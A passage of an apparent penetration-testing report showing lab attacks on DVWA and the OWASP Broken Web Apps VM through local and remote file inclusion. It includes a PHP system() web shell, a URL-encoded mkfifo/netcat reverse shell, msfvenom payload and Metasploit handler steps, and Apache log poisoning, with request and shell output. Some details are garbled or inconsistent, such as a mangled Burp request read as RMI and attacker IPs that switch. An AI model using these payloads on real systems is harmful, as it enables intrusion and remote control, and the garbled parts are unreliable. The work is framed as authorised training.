A listener is set up to wait for a connection from the compromised application. If the exploit goes off without a hitch, the attacker ends up with an interactive shell, which means they can remotely control the target system. Once the testing phase wraps up, the debugging session comes to a close. All the gathered information—like the EIP offset, key memory addresses, and the application's behavior—serves as the groundwork for crafting a reliable and fully functional exploit.

Ethical and legal review

The exploitation activities took place in a secure, isolated lab environment, where we used virtual machines specifically set up for penetration testing. We only targeted systems that were clearly defined within the testing scope, making sure there was no unintended impact. From an ethical perspective, when we find vulnerabilities in real-world scenarios, it's crucial to follow up with responsible disclosure to the appropriate software vendors. Legally speaking, accessing or exploiting systems without authorization is a criminal offense, as outlined in laws like the UK Computer Misuse Act.

STAGE 2: WEB ATTACK

Executive summary:

This part of the penetration testing assessment is all about taking advantage of vulnerabilities found in the DVWA (Damn Vulnerable Web Application). This intentionally insecure PHP/MySQL web app is designed for training purposes. The main aim here is to show how various common web vulnerabilities can be linked together to gain shell access. We specifically carried out three types of Local and Remote File Inclusion (LFI/RFI) attacks to achieve remote code execution: LFI with file upload, LFI through log file poisoning, and RFI using protocol handlers. On top of that, we also executed SQL injection and Cross-Site Scripting (XSS) attacks to further expose weaknesses in web input validation.

1. OWASP SAMPLE SHELL – DVWA LOCAL FILE INCLUSION (LFI)

The screenshots show how a Local File Inclusion (LFI) vulnerability in the Damn Vulnerable Web Application (DVWA) can be exploited to achieve Remote Code Execution (RCE) and set up a reverse shell. The attack kicks off by accessing the DVWA instance at the IP address 192.168.37.138. After logging in with the default credentials (admin/admin), the security level is adjusted to "low" to make the exploitation process easier.

Firefox is set up with FoxyProxy to direct all traffic through Burp Suite, which allows for the interception and modification of HTTP requests. A request aimed at the vulnerable File Inclusion (fi) module is captured and tweaked in Burp. The attacker injects a harmful PHP payload (<?php echo system(\$_GET['payload']); ?>) that's meant to execute system commands sent through the URL.

To take things further, the attacker URL-encodes a reverse shell command and replaces it in the page parameter of the vulnerable request. This payload creates a named pipe and uses Netcat to set up a reverse shell connection back to the attacker's machine (192.168.37.138) on port 443, giving them remote control over the victim's system.

Request

Pretty


Raw

Hex



```
1 GET /dvwa/vulnerabilities/fi/?page=
rm+ /tmp/f%3bmkfifo+ /tmp/f%3bcat+ /tmp/f| /bin/sh+-i+2>%261| nc+192.168.37
.139+443+>/tmp/f HTTP/1.1
2 Host: 192.168.37.138
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.37.138/dvwa/vulnerabilities/upload/
9 Cookie: security=low; PHPSESSID=09puulfkidute40209rkcks0h4;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 <?php echo system($_GET['payload']); ?>
```

On the attacker's machine, a Netcat listener is ready and waiting for an incoming connection from the target. As shown in the second screenshot, the reverse shell is successfully created when the target system connects back, which confirms that the vulnerability has been exploited to gain remote access. This situation highlights the significant security risks that come with poorly managed file inclusion vulnerabilities and stresses the importance of secure coding practices and thorough input validation to fend off such attacks.




A screenshot of a terminal window titled "kali@kali: ~". The window shows a command-line session where the user has run "nc -lvp 443" to listen on port 443. A connection is established from an "UNKNOWN" host at port 48433. The terminal interface includes a menu bar with File, Actions, Edit, View, Help, and tabs for NetHunter, Exploit-DB, Google Hacking DB, and Opts.

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ nc -lvp 443 ...
listening on [any] 443 ...
192.168.37.138: inverse host lookup failed: Unknown host
connect to [192.168.37.139] from (UNKNOWN) [192.168.37.138] 48433
[(kali㉿kali)-[~]
$
```

2.SAMPLE SHELL- DVWA LFI FILE UPLOAD (NO PROXY/ BURPSUITE REQUIRE)

In this demo, I managed to take advantage of a file upload vulnerability in the Damn Vulnerable Web Application (DVWA) to get a reverse shell using Metasploit. I kicked things off by crafting a malicious PHP payload with msfvenom, which was set up to connect back to my Kali Linux machine (with LHOST set to 192.168.37.138) on port 443. I saved the payload in raw format, naming it p1.php.



The screenshot shows a terminal window on the left and a web browser interface on the right. The terminal window displays the command:

```
$ msfvenom -p php/reverse_php LHOST=192.168.37.139 LPORT=443 -f raw > p1.php
```

The output of the command is:

```
p
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3008 bytes
```

The web browser interface shows a "File Upload" page with a sidebar containing various exploit types like Brute Force, Command Execution, CSRF, etc. The main area has a file input field with the placeholder "Choose an image to upload" and a "Browse..." button. Below it is an "Upload" button.

After that, I set up a Metasploit handler to wait for the reverse shell connection. I launched msfconsole, picked the multi/handler module, and configured the payload to php/reverse_php, making sure the LHOST and LPORT matched what I used when creating the payload. Once everything was in place, I kicked off the handler with the run command.

To get the payload going, I uploaded the p1.php file using DVWA's file upload feature. The app confirmed that the upload was successful and saved the file at

../../../../hackable/uploads/p1.php. When I accessed this path in a web browser, it triggered the malicious script, starting the reverse shell connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(multi/handler) > set LHOST 192.168.37.139
LHOST => 192.168.37.139
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > options

Payload options (php/reverse_php):

Name  Current Setting  Required  Description
---  --  --
LHOST  192.168.37.139  yes        The listen address (an interface may b
e specified)
LPORT  443            yes        The listen port
  Done  Vulnerabilities Web Applications

Exploit target:

Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.37.139:443
[*] Command shell session 1 opened (192.168.37.139:443 → 192.168.37.138:4843
4) at 2025-04-17 17:34:42 -0400

ls
dvwa_email.png
p1.php
  Done
  Event log (3)  All
  ↻
```

Metasploit then showed the message, "Command shell session 1 opened," which confirmed that the exploit worked. I ran the ls command in the shell to double-check access by listing the contents of the target directory.



Vulnerability: File Upload

Choose an image to upload:

No file selected.

`.../.../hackable/uploads/p1.php successfully uploaded!`

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

This exercise highlights the risks that come with allowing unrestricted file uploads. It demonstrates how attackers can take advantage of these features to execute arbitrary code and gain unauthorized access to a system. To safeguard against these vulnerabilities, it's crucial to implement robust input validation and enforce strict file type restrictions.

3.LOG FILE CONTAMINATION SAMPLE SHELL ON DVWA (REQUIRES PROXY/ BURRPSUITE)

In this demonstration, I took advantage of a file inclusion vulnerability in DVWA by using Apache log poisoning. Once I gained root access, I adjusted the permissions on the access logs to make them readable (chmod 0+r) and then cleared out their contents. After that, I injected PHP code into the logs through specially crafted HTTP requests. By including the log file through the vulnerable file inclusion feature, the injected code ran, giving me a reverse shell and allowing for remote code execution.

```
You can administer / configure this machine through the console here, by SSHing
to 192.168.37.138, via Samba at \\192.168.37.138\, or via phpmyadmin at
http://192.168.37.138/phpmyadmin.
```

```
In all these cases, you can use username "root" and password "owaspbwa".
```

```
OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa
```

```
owaspbwa login: root
Password:
You have new mail.
```

```
Welcome to the OWASP Broken Web Apps VM
```

```
!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!
```

```
You can access the web apps at http://192.168.37.138/
```

```
You can administer / configure this machine through the console here, by SSHing
to 192.168.37.138, via Samba at \\192.168.37.138\, or via phpmyadmin at
http://192.168.37.138/phpmyadmin.
```

```
In all these cases, you can use username "root" and password "owaspbwa".
```

```
root@owaspbwa:~# sudo chmod o+r /var/log/apache2/access.log
root@owaspbwa:~# sudo chmod o+rx /var/log/apache2
root@owaspbwa:~# sudo echo >/var/log/apache2/access.log
root@owaspbwa:~#
```

This scenario really underscores how insecure log file permissions and unsanitized user input can lead to significant security issues. To reduce these risks, it's essential to limit access to log files, thoroughly sanitize all user inputs, and regularly check and monitor logs for any suspicious activity.

Before I kicked off the attack, I made sure that the Apache web server was up and running on my Kali machine. I restarted the service with the command `systemctl restart apache2` and checked its status using `systemctl status apache2`. The output showed that Apache was running just fine, with several worker processes up and ready. It had been active since Thru, April 17, 2025, at 17:43:38 EDT, using about 13.5MB of memory and barely touching the CPU. There was a small warning in the status report about the server's fully qualified domain name (FQDN) not being reliably determined, which is a pretty common and harmless issue in testing environments. Thankfully, this didn't affect the attack process at all. Making sure Apache was working properly was a crucial step to ensure the system was ready to handle the reverse shell connection.


```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ systemctl restart apache2

└─(kali㉿kali)-[~]
└─$ systemctl status apache2
● apache2.service - The Apache HTTP Server
    Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
    Active: active (running) since Thu 2025-04-17 17:43:38 EDT; 9s ago
      Invocation: 87280e08cf5c4ec4b5f4cbffaec2bfa5
        Docs: https://httpd.apache.org/docs/2.4/
    Process: 45167 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
   Main PID: 45178 (apache2)
     Tasks: 6 (limit: 2199)
    Memory: 13.5M (peak: 14.1M)
       CPU: 47ms
      CGroup: /system.slice/apache2.service
              ├─45178 /usr/sbin/apache2 -k start
              ├─45180 /usr/sbin/apache2 -k start
              ├─45181 /usr/sbin/apache2 -k start
              ├─45182 /usr/sbin/apache2 -k start
              ├─45183 /usr/sbin/apache2 -k start
              └─45184 /usr/sbin/apache2 -k start

Apr 17 17:43:38 kali systemd[1]: Starting apache2.service - The Apache HTTP >
Apr 17 17:43:38 kali apachectl[45169]: AH00558: apache2: Could not reliably >
Apr 17 17:43:38 kali systemd[1]: Started apache2.service - The Apache HTTP S>
lines 1-21/21 (END)
```

The attack strategy revolved around creating a malicious HTTP request that included PHP code capable of executing system commands. I used a text editor to craft a file called "logc," which contained a specially designed GET request with the payload <?php echo system(\$_GET['NPTcmd']); ?>. This snippet allows any command passed through the NPTcmd parameter to be executed by the server. I directed the request at a vulnerable DVWA instance located at 192.168.37.138, making sure to include a Connection: close header to ensure the request was completed properly. This setup was essential for the log poisoning phase, where the harmful entry would be recorded in the server's access logs. Later on, by leveraging the file inclusion vulnerability to include the log file, the injected PHP code was executed, allowing for arbitrary command execution on the target machine. This approach underscores how even simple text-based payloads, when paired with poor input handling and misconfigured systems, can lead to a complete system compromise.

To execute the Apache log poisoning, I utilized Netcat to send a malicious HTTP request that I had saved in the logc file to the DVWA server (192.168.37.138) through port 80.



A screenshot of a Kali Linux terminal window titled "/home/kali/logc - Mousepad". The window has a dark theme with white text. At the top, there's a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons. A red banner at the top displays the warning: "Warning: you are using the root account. You may harm your system." The main text area contains the following exploit code:

```
1 GET <?php echo system($_GET['NPTcmd']); ?> HTTP/1.1
2
3 Host: 192.168.37.138
4
5 Connection: close
6
```

I ran the command `nc 192.168.37.138 80 < logc` to transmit the specially crafted request, which included the embedded PHP payload. This action caused the server to log the injected code into its access logs, effectively planting the exploit. As expected, the server responded with a standard HTML error page, indicating that it couldn't handle the malformed request. This was anticipated because the objective wasn't to get a valid response but rather to insert the payload into the log file. This step was crucial for setting up the attack, as it prepared the log file for later access through the file inclusion vulnerability, ultimately allowing for remote command execution on the target system.

The screenshot shows a terminal window titled 'kali@kali: ~'. The user has run a command to listen on port 80 and capture logs:

```
$ nc 192.168.19.138 80 < logc
```

The user then presses ^C to stop the process.

When the user runs the command again:

```
$ nc 192.168.37.138 80 < logc
```

An HTTP 400 Bad Request error is returned, which is captured in the log file. The response headers include:

```
HTTP/1.1 400 Bad Request
Date: Thu, 17 Apr 2025 22:01:04 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suo
sin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenS
SL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

The body of the response is an HTML document with a title '400 Bad Request' and a message 'Your browser sent a request that this server could not understand.'.

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
```

Key observation:

1. NetCat successfully delivered the payload despite the server error
2. The malformed request was intentionally designed to be logged
3. The error response confirmed our request reached the server
4. No immediate execution occurred-the payload lay dormant in log

The final stage of the attack was all about exploiting a file inclusion vulnerability to run the malicious payload that had been sneaked into the Apache access logs. I used Burp Suite to intercept a request aimed at DVWA's file inclusion module, tweaking the page parameter to point to the compromised log file at /var/log/apache2/access.log. On top of that, I added a reverse shell command to the NPTcmd parameter. This command sequence kicked off by cleaning up any existing temporary files (rm /tmp/f), then it created a named pipe using mkfifo, and finally set up a Netcat reverse shell connection back to my attacker's machine on port 443. To make sure everything went through smoothly in the HTTP request, the entire payload was URL-encoded. Once I sent the modified request, the

server treated the access log as PHP code because of the inclusion vulnerability, executing the embedded command and successfully launching a reverse shell. This incident really showcased how a mix of several weaknesses—like insecure log file permissions, poor input sanitization, and vulnerable file inclusion—can lead to a complete system takeover.


It underscores the urgent need for thorough input validation, secure file handling practices, and strict access controls in web applications.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a crafted HTTP GET request is displayed in 'Pretty' mode:

```
1 GET /dvwa/vulnerabilities/fi/?page=/var/log/apache2/access.log&NPcmd=rmi://tmp/f%25bmk!ifc /tmp/f%25bcat!/tmp/f%25b!/bin/sh -i||2>%251 nc192.168.1.19 1230-4434!>/tmp/f HTTP/1.1
2 Host: 192.168.37.138
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://192.168.37.138/dvwa/index.php
10 Cookie: security=low; PHPSESSID=capmhnnvijme1cfnm8ud28kobs;
11 acceptivedisabled=swingset,jotts,photobz,redmine; acgrouppswithpersist=nada
12 Upgrade-Insecure-Requests: 1
13 Priority: u-3, i
```

The request is intended to read the Apache access log file and execute a shell command via a remote method invocation (RMI) on the target host.

At the bottom of the interface, there are navigation icons (Back, Forward, Home, Stop, Reload), a search bar, and a status message indicating "0 highlights".



A screenshot of a terminal window titled "kali@kali: ~". The window shows a netcat listener command being run:

```
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.37.138: inverse host lookup failed: Unknown host
connect to [192.168.37.139] from (UNKNOWN) [192.168.37.138] 48433
```

4. REMOTE FILE INCLUSION (RFI) SHELL USING RFI/LFI LANGUAGE SELECTION BUG (REQUIRES NO PROXY/ BURPSUITE)

Before I kicked off the attack, I took some time to tweak a few important PHP settings to enable remote file inclusion. I opened up the PHP configuration file located at /etc/php/8.2/apache2/php.ini using a text editor and made sure to turn on both allow_url_fopen and allow_url_include by setting them to "On." These settings are crucial for pulling off remote file inclusion attacks since they let PHP treat external URLs just like local files. After making those adjustments, I saved the file and restarted the Apache web server to put the new settings into action. This step was really important because it created the vulnerable environment needed to show how poorly configured PHP settings can open the door to security issues through remote file inclusion exploits.

```
862 ;;;;;;;;;;;;;;;;;;;
863
864 ; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
865 ; https://php.net/allow-url-fopen
866 allow_url_fopen = On
867
868 ; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
869 ; https://php.net/allow-url-include
870 allow_url_include = On
871
872 ; Define the anonymous ftp password (your email address). PHP's default setting
```

Security implications:

1. Allow_url_fopen = on enables reading remote files as if they were local
2. Allow_url_include = on permits including remote files in PHP scripts
3. These settings should typically be disabled in production environments
4. The configuration change required Apache restart to take effect

This configuration step finalized the setup required to simulate a real-world remote file inclusion (RFI) attack, demonstrating how default or insecure PHP settings can expand an application's vulnerability exposure. After enabling remote file inclusion by setting both allow_url_fopen and allow_url_include to On, I applied the changes by restarting the Apache web server using the command (systemctl restart apache2).

To confirm Apache was running properly, I executed systemctl status apache2, which displayed:

- Active (running) since Thursday 2025-04-17 17:43:38 EDT
- Memory usage: 13.5
- Worker processes: 6 instances of Apache running under PID 40342

A minor warning appeared but it did not affect the functionality. The restart was successful, and the server was ready for use again.

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ systemctl restart apache2

└─(kali㉿kali)-[~]
└─$ systemctl status apache2
● apache2.service - The Apache HTTP Server
    Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
    Active: active (running) since Thu 2025-04-17 17:43:38 EDT; 9s ago
      Invocation: 87280e08cf5c4ec4b5f4cbffaec2bfa5
        Docs: https://httpd.apache.org/docs/2.4/
    Process: 45167 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
   Main PID: 45178 (apache2)
     Tasks: 6 (limit: 2199)
    Memory: 13.5M (peak: 14.1M)
       CPU: 47ms
      CGroup: /system.slice/apache2.service
              ├─45178 /usr/sbin/apache2 -k start
              ├─45180 /usr/sbin/apache2 -k start
              ├─45181 /usr/sbin/apache2 -k start
              ├─45182 /usr/sbin/apache2 -k start
              ├─45183 /usr/sbin/apache2 -k start
              └─45184 /usr/sbin/apache2 -k start

